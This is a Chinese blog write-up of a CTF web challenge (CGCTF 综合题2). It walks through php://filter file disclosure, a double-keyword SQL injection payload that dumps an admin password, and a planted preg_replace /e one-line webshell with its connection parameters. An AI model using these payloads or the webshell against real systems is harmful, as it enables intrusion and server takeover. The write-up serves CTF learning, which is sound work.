CGCTF-综合题2-writeup

原创

huanghelouzi 于 2018-10-26 21:45:57 发布 2082 收藏 1

分类专栏： # CTF 文章标签： CTF CGCTF writeup 综合

本文链接：https://blog.csdn.net/huanghelouzi/article/details/83421205

前言

> tips : 没有提示
> 链接

我个人认为这个题目非常的好，这道题虽然花了很长的时候，但是收获也很大。所以不放在writeup集合中，单独拿出来写了一篇。我写的CGCTF关于web的writeup请移步，点击这里。

正文

首先访问题目，发现好像挺正常的，没有发现什么提示。所以第一步做一个简单信息收集。

已知可能有价值的url

http://cms.nuptzj.cn/ 首页
http://cms.nuptzj.cn/index.php?page=1 点击下一页时出现
http://cms.nuptzj.cn/so.php 搜索
http://cms.nuptzj.cn/say.php?nice=fdsfsdf&usersay=fdsfdsf&Submit=确认提交 提交留言时出现的url，但是源代码中好像没有异常好吗

http://cms.nuptzj.cn/about.php?file=sm.txt 关于文件，这个url可能存在使用php伪协议的可能性。并且这个文件提供许多有价值的信息。

很明显，这是安装后留下来忘删除的文件。。。 至于链接会出现在主页上，这就要问管理员了。。。 ==========华丽的分割线========== 本CMS由Funny公司开发的公司留言板系统，据本技术总监说，此CMS采用国际 顶级的技术所开发，安全性和实用性杠杠滴~</br> 以下是本CMS各文件的功能说明（由于程序猿偷懒，只列了部分文件） config.php：存放数据库信息，移植此CMS时要修改 index.php：主页文件 passencode.php：Funny公司自写密码加密算法库 say.php：用于接收和处理用户留言请求 sm.txt：本CMS的说明文档 sae的information_schema表好像没法检索，我在这里给出admin表结构 create table admin (id integer, username text, userpass text,) ========== 下面是正经的： 本渗透测试平台由：三只小潴(root#zcnhonker.net)& 冷爱(hh250@qq.com)开 发.由你们周老大我辛苦修改，不能题目都被AK嘛，你们说是不是。所以这一题。。你们做出来也算你们吊咯。

config.php：存放数据库信息移植此CMS时要修改
index.php：主页文件
passencode.php：Funny公司自写密码加密算法库
say.php：用于接收和处理用户留言请求
sm.txt : 本CMS的说明文档
admin表结构 create table admin (id integer, username text, userpass text,)

首先发现`http://cms.nuptzj.cn/about.php?file=sm.txt`可以使用php伪协议任意读取文件内容。

payload
http://cms.nuptzj.cn/about.php?file=php://filter/read=convert.base64-encode/resource=index.php

index.php代码，很长而且又用不上，所以不要了。

about.php文件源代码

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<?php
$file=$_GET['file'];
if($file=="" || strstr($file,'config.php')){
 echo "file参数不能为空！";
 exit();
}else{
 $cut=strchr($file,"loginxlcteam");
 if($cut==false){
 $data=file_get_contents($file);
 $date=htmlspecialchars($data);
 echo $date;
 }else{
  echo "<script>alert('敏感目录，禁止查看！但是。。。')</script>";
 }
}
```

通过代码我们发现疑似配置文件`config.php`和系统后台目录`loginxlcteam`被禁止读取

so.php 源代码

```php
<?php
if($_SERVER['HTTP_USER_AGENT']!="Xlcteam Browser"){
echo '万恶滴黑阔，本功能只有用本公司开发的浏览器才可以用喔~';
    exit();
}
$id=$_POST['soid'];
include 'config.php';
include 'antiinject.php';
include 'antixss.php';
$id=antiinject($id);
$con = mysql_connect($db_address,$db_user,$db_pass) or die("不能连接到数据库！！".mysql_error());
mysql_select_db($db_name,$con);
$id=mysql_real_escape_string($id);
$result=mysql_query("SELECT * FROM `message` WHERE display=1 AND id=$id");
$rs=mysql_fetch_array($result);
echo htmlspecialchars($rs['nice']).':<br />    '.antixss($rs['say']).'<br />';
mysql_free_result($result);
mysql_free_result($file);
mysql_close($con);
?>
```

通过代码发现当`'HTTP_USER_AGENT']=="Xlcteam Browser"`才会执行下一步操作。
根据so.php的源代码中我们还发现了，防止sql注入的文件`antiinject.php`，至于xss，作者自己也说了想都别想了。
antiinject.php源代码

```php
<?php
function antiinject($content) {
    $keyword = array("select", "union", "and", "from", ' ', "'", ";", '"', "char", "or", "count", "master", "nam
e", "pass", "admin", "+", "-", "order", "=");
    $info = strtolower($content);
    for ($i = 0;$i <= count($keyword);$i++) {
        $info = str_replace($keyword[$i], '', $info);
    }
    return $info;
}
?>
```

发现sql注入只是将关键字置换为空，可以双写绕过。
现在就可以sql注入出admin的密码了。先抓包修改`User-agent`为`Xlcteam Browser`，然后双写绕过，表的结构在http://cms.nuptzj.cn/about.php?file=sm.txt中给出。

```
paylod

soid=1/**/aandnd/**/0/**/uunionnion/**/sselectelect/**/1,(sselectelect/**/group_concat(userppassass)/**/ffromrom/**/aadmindmin),3,4
```

102 117 99 107 114 117 110 116 117:
3

密码需要将上面的ascii转成char

```python
# coding:utf-8

int_c = ["102", "117", "99", "107", "114", "117", "110", "116", "117"]
password = ""
for c in int_c:
    password += chr(int(c))
print(password)
#fuckruntu
```

得到admin的密码之后，转url `http://cms.nuptzj.cn/loginxlcteam` 登录

恭喜你已拿下后台，离爆菊只差一步了flag1:nctf{}

能来到这里，相信也不是只会用工具的脚本小子了

现在离爆菊只差一步了

因为程序猿连后台都懒得开发了，为了方便管理，他邪恶地放了一个一句话木马在网站的根目录下
小马的文件名为：xlcteam.php


黑阔，哎哟~不错哦


经提示本站根目录下存在存在一个一句话木马，然后我们把一句话 `xlcteam.php` 通过上面的方法给读取出来。

```php
<?php
$e = $_REQUEST['www'];
$arr = array($_POST['wtf'] => '|.*|e',);
array_walk($arr, $e, '');
?>
```

接着使用菜刀连接上去即可

```
url : http://cms.nuptzj.cn/xlcteam.php?www=preg_replace
pass : wtf
```





后言

共勉。